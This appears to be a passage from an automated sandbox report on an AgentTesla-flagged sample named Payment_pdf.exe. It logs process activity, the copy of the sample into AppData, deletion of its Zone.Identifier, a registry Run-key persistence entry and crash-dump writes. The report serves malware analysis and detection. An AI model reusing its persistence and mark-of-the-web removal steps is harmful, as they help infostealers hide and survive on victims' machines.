C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CB71B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	13	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	6CB71B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CB71B4F	ReadFile

Analysis Process: conhost.exe PID: 4860 Parent PID: 4388

General

Start time:	09:28:59
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6032 Parent PID: 6968

General

Start time:	09:28:59
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 724 Parent PID: 6032

General

Start time:	09:29:00
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6964 Parent PID: 6032

General

Start time:	09:29:00
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xd60000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6792 Parent PID: 560

General

Start time:	09:29:02
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: Payment_pdf.exe PID: 6724 Parent PID: 6968

General

Start time:	09:29:05
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Payment_pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Payment_pdf.exe
Imagebase:	0x9a0000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.594360112.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD2CF06	unknown
C:\Users\user\AppData\Roaming\CZVkY	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB7DD66	CopyFileW
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB7DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe:Zone.Identifier	success or wait	1	5F5BA22	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Payment_pdf.exe	C:\Users\user\AppData\Local\Temp\tmpG629.tmp	success or wait	1	5F5C03A	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 be 7d f2 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 7e 09 00 00 06 00 00 00 00 00 00 ce 9c 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 d9 e5 09 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....}........... ....0..~.............. ....@.. ....@................	success or wait	3	6CB7DD66	CopyFileW
C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CB7DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB71B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	CZVkY	unicode	C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe	success or wait	1	6CB7646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	CZVkY	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CB7DE2E	RegSetValueExW

Analysis Process: svchost.exe PID: 7120 Parent PID: 560

General

Start time:	09:29:08
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: 2944 Parent PID: 7120

General

Start time:	09:29:08
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 6968 -ip 6968
Imagebase:	0x1390000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 6180 Parent PID: 6968

General

Start time:	09:29:09
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6968 -s 2032
Imagebase:	0x1390000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	69FE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	69FD497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	success or wait	1	69FD4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	success or wait	1	69FD4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp.xml	success or wait	1	69FD4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2BA.tmp.csv	success or wait	1	69FD4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD1C.tmp.txt	success or wait	1	69FD4BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 04 00 00 00 70 3b 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....p;5`.....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 f4 2a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 38 1b 00 00 3f 3b 35 60 00 00 00 00 03 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B.......*.... ..GenuineIntelW...........T... ....8...?;5`................. ....0................. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 38 eb 6f 00 05 00 00 00 00 00 00 00 05 00 00 00 78 ea 6f 00 d0 ea 6f 00 22 d7 bb 76 23 00 00 00 16 02 00 00 78 ea 6f 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......8.o.............x.o. ..o."..v#.......x.o.+.........	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	168	3c 1b 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 00 00 22 d7 bb 76 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b9 6d 00 00 00 00 70 10 a2 00 00 00 00 00 b8 eb 6f 00 00 00 00 00 01 00 00 00 00 00 00 00 40 eb 6f 00 00 00 00 00 00 38 eb 6f 00 00 00 00 00 f4 76 ba 6d 00 00 00 00 a8 81 71 07 00 00 00 00 70 10 a2 00 00 00 00 00 7a 77 ba 6d 00 00 00 00 98 ea 6f 00 00 00 00 00 cc 02 00 00 a8 34 00 00	<.....RCC.....".v.. ....m....p..... o.....@.o.....8.o..... .v.m.....q.....p.....zw.m.. ....o.....4..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	20	7a 02 00 00 20 58 ac 00 00 00 00 00 3c 00 00 00 18 5f 00 00	z... X.....<...._..	success or wait	634	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	60	d8 1a c5 6d 00 00 ae 06 00 a0 00 00 73 01 00 00 80 00 ae 06 08 20 ae 06 00 00 00 00 00 00 00 00 02 00 00 00 08 19 aa 00 01 00 00 00 f8 05 00 00 01 00 00 00 00 00 ae 06 01 00 00 00	...m.....s.....	success or wait	633	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	8	0d 16 00 00 c4 a6 01 00	.....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	52	01 00 00 00 e4 19 00 00 ff ff ff ff 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 00 00 00 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	4	4e 00 00 00	N...	success or wait	78	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	36	1e 00 00 00 50 00 61 00 79 00 6d 00 65 00 6e 00 74 00 5f 00 70 00 64 00 66 00 2e 00 65 00 78 00 65 00 00 00	....P.a.y.m.e.n.t._.p.d.f...e.x.e...	success or wait	78	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	120	00 00 26 6a 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a 28 34 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	..&j.....`.Z(4..... .....?..... .....)..... ..@A.....	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n .R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 8a 34 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 70 75 02 00 00 00 00 00 c0 c0 02 00 00 00 00 b5 52 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 11 6e 03 00 00 00 00 00 d9 6e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8d c0 1a 00 00 00 00 00 b3 3e 05 00 00 00 00 00 40 ff 1f 00 00 00 00 00 6e 65 05 00 00 00 00 00 38 95 1f 95 00 00 00 00 3b 4e df 19 00 00 00 00 c9 bc 97 0d 00 00 00 00 30 d2 fe 00 00 00 00 00 5f b0 00 00 49 cf 00 00 ab 8e 05 00 d2 5f 0a 00 b3 3e 05 00 fb 7e 15 00 6e 65 05 00 c5 c0 28 00 81 47 01 00 1a 8b 14 00 00 00 00 00 ee c4 14 00 c9 95 04	...s.....*,..4.....Zb ....pu..... .....R.....n.. .....n.....> .....@.....ne.....8..... ;N.....0....._...I. ....._...>...~..ne....(..G..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	32270	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t..... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.....I.o. C.o.m.p.l.e.t.i.o.n.....T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.....I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	unknown	120	03 00 00 00 34 00 00 00 08 07 00 00 04 00 00 00 ec 20 00 00 48 07 00 00 0e 00 00 00 3c 00 00 00 34 28 00 00 05 00 00 00 a4 27 00 00 74 37 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 d0 4e 00 00 14 dc 02 00 15 00 00 00 ec 01 00 00 70 28 00 00 16 00 00 00 98 00 00 00 5c 2a 00 00	....4..... ..H.....<. ..4(.....'..t7.....`... ....8.....T.....N .....p(.....*..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a. d.a.t.a.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s. i.o.n.>.1.0...0. <./.W.i.n.d.o.w. s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
